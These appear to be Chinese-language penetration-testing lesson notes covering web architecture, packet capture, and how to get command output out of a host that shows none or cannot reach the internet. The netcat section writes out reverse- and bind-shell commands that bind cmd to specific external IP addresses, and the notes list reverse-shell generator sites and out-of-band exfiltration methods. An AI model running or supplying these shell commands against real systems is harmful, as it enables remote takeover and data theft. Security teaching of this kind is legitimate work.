


基础入门-反弹Shell&渗透命令&Reverse反向&Bind正向&利用语言&文件下载&多姿势



#知识点：  
1、基础入门-Web应用-域名上的技术要点  
2、基础入门-Web应用-源码上的技术要点  
3、基础入门-Web应用-数据上的技术要点  
4、基础入门-Web应用-解析上的技术要点  
-----------------------------------------------------  
1、基础入门-Web应用-搭建架构上的技术要点  
2、基础入门-Web应用-源码类别上的技术要点  
-----------------------------------------------------  
1、基础入门-Web应用-防护产品-WAF保护  
2、基础入门-Web应用-加速服务-CDN节点  
3、基础入门-Web应用-文件托管-OSS存储  
4、基础入门-Web应用-通讯服务-反向代理  
5、基础入门-Web应用-运维安全-负载均衡  
-----------------------------------------------------  
1、基础入门-Web应用-蜜罐系统  
2、基础入门-Web应用-堡垒机运维  
3、基础入门-Web应用-内外API接口  
4、基础入门-Web应用-第三方拓展架构  
-----------------------------------------------------  
1、基础入门-APP应用-开发架构安全问题  
2、基础入门-小程序应用-开发架构安全问题  
-----------------------------------------------------  
1、抓包技术-Web应用-http/s-Burp&Yakit  
2、抓包技术-APP应用-http/s-Burp&Yakit  
3、抓包技术-PC端应用-http/s-Burp&Yakit  
4、抓包技术-WX小程序-http/s-Burp&Yakit  
5、抓包技术-软件联动-http/s-Proxifier  
6、抓包技术-通用方案-http/s-ReqableApi  
7、抓包技术-其他工具-http/s-Fiddler&Charles  
-----------------------------------------------------  
1、抓包技术-HTTP/S双层代理-扶墙环境  
2、抓包技术-HTTP/S上游下游-项目联动  
3、抓包技术-全局协议-WireShark&科来  
-----------------------------------------------------  
1、数据不回显原因和解决-带外延迟反弹写文件  
2、数据不出网原因和解决-出入站策略正反向连接  
-----------------------------------------------------  
1、反弹Shell-项目&命令&语言等  
2、系统渗透命令-网络&文件&操作等  
  
#章节点：(待补充)  
Web架构，App架构，小程序架构，前后端分离，容器技术，云产品服务，  
数据加解密算法，数据包抓取，数据包解析，正反向网络通讯，内外网通讯，  
防火墙出入站，Windows&Linux渗透命令，WAF产品，负载均衡，加壳保护等  
  
#具体点：(待补充)  
架构：WEB,APP,小程序,前后端,容器化等  
服务：OSS存储,CDN加速,云数据库,负载均衡等  
网络：不回显,反向代理,防火墙出入站,内外网,正反向连接等  
算法：MD5,Base64,AES,DES,Salt,自定义,代码加密算法等  
命令：Windows&Linux,文件下载,网络查看,反弹权限,用户等  
防护：WAF防护,蜜罐系统,CDN加速,权限设置,加壳加密反调试等





演示案例：

* 反弹Shell-自带命令&语言代码&三方项目
* 渗透命令-文件下载&网络通讯&配置查看等

#数据不回显-原因解决-反弹&带外&延迟&写文件  
原因：代码层面函数调用问题，没有输出测试等  
过程：  
1、判断是不是数据不回显并且有漏洞   
2、有这个漏洞如何把执行的数据到呢  
解决：  
1、反弹权限  
判定目标的操作系统  
https://forum.ywhack.com/shell.php  
https://cloud.tencent.com/developer/article/1906240  
nc -e cmd 119.45.254.149 7777  
nc -lvp 7777  
2、数据带外  
DNSlog  
TCP-Portlog  
ICMP-Sizelog  
3、延迟判断  
发包看回显时间  
Win：ping -n 3 127.0.0.1  
Linux：ping -c 3 127.0.0.1  
4、写访问文件  
写静态文件或写入可访问的文件确定  
5、其他：根据环境  
文件下载等（反链的意义）  
  
#数据不出网-原因解决-正反连接&出入站策略&隧道  
环境：Windows外网靶机 Linux外网攻击机  
拓展思考：Windows内网靶机或Linux内网攻击机呢  
流程：  
1、判断出入限制  
2、判断出入限制的端口和协议  
3、分析原因用正向还是反向还是隧道  
原因：主机或应用防火墙出站限制  
解决：利用NC反弹实验  
1、正向连接  
2、反向连接  
3、隧道技术  
实验：相对于靶机角度  
1、开启入站策略，采用反向连接  
反向连接：主动给出去，对方监听  
//绑定CMD到目标IP的6666端口  
nc -e cmd 146.56.193.187 6666  
//等待6666连接  
nc -lvvp 6666  
  
2、开启出站策略，采用正向连接  
正向连接：本地监听等待对方连接  
//绑定CMD到本地6666端口  
nc -e cmd -lvvp 6666  
//主动连接目标6666  
nc 43.134.218.194 6666  
  
3、开启出站策略，采用其他协议隧道  
ICMP,DNS等隧道技术  
  
由上述内容发现还需那些内容学习：  
1、其他反弹项目使用 工具或自带命令  
2、系统操作命令使用 文件下载  
3、复杂内网通讯隧道

反弹Shell的前提条件:  
已知存在的漏洞利用或执行命令的地方  
  
为什么要反弹Shell?  
往往由于很多因素如：防火墙的开启限制，端口被占用，无法进行正向连接，数据不回显，攻击者可能无法直接从受攻击系统上建立连接并获取Shell控制权时。  
例子：  
1. 远程控制：通过反弹shell，攻击者可以远程控制目标系统，执行各种命令和操作，获得对目标系统的完全控制权限。  
2. 隐藏攻击痕迹：通过反弹shell，攻击者可以在目标系统上执行命令，而不需要直接与。这样可以减少被发现的风险，同时也可以更好地隐藏攻击者的身份和攻击行为。  
3. 横向渗透：一旦攻击者成功反弹shell并获得目标系统的访问权限，他们可以进一步横向渗透，即在网络中移动并攻击其他系统，以获取更多的敏感信息或控制权。  
4. 数据盗取和系统破坏：通过反弹shell，攻击者可以获取目标系统上的敏感数据，并且可以操纵系统以造成损害，例如删除文件、破坏系统配置等。  
  
#反弹Shell  
在线生成：  
https://sec.lintstar.top/  
https://www.revshells.com/  
https://forum.ywhack.com/shell.php  
命令类别：  
1、开发语言：系统环境变量开发环境  
2、系统自带：系统支持的系统命令调用  
3、第三方项目：利用远程下载命令后调用  
4、正反向类别：Reverse反向 Bind绑定等  
实验环境：  
Windows<-->Linux  
总结：  
1、Windows上基本就PowerShell命令可以反弹，再就是环境变量的开发语言  
2、Linux上默认自带的nc(ncat)，系统命令，开发语言等基本大部分都可反弹  
  
#渗透命令  
在线参考：  
https://book.shentoushi.top/  
文件下载：  
https://forum.ywhack.com/bountytips.php?download

涉及资源：[资源下载地址](https://docs.qq.com/doc/DQ3Z6RkNpaUtMcEFr)